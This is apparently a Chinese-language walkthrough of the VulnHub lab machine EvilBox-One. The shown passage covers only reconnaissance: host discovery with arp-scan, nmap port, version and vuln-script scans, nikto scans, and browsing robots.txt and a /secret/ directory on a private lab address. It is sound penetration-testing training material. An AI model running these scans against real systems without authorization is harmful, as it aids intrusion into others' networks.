
EvilBox---One

靶机地址：<https://www.vulnhub.com/entry/evilbox-one,736/>


主机发现

arp-scan -l




端口扫描

nmap --min-rate 10000 -p- 192.168.21.153

****


扫描端口信息

nmap -sV -sT -O -p22,80 192.168.21.153




漏洞扫描


nmap --script=vuln -p22,80 192.168.21.153



访问网站




再去看看robots.txt




之前扫描到的/secret/去看一下



扫描网站目录




访问之后发现全白



什么都没有，接着扫漏洞


利用nikto进行漏洞扫描

nikto -host 192.168.21.153


****

敏感目录

nikto -host <http://192.168.21.153/dvwa>

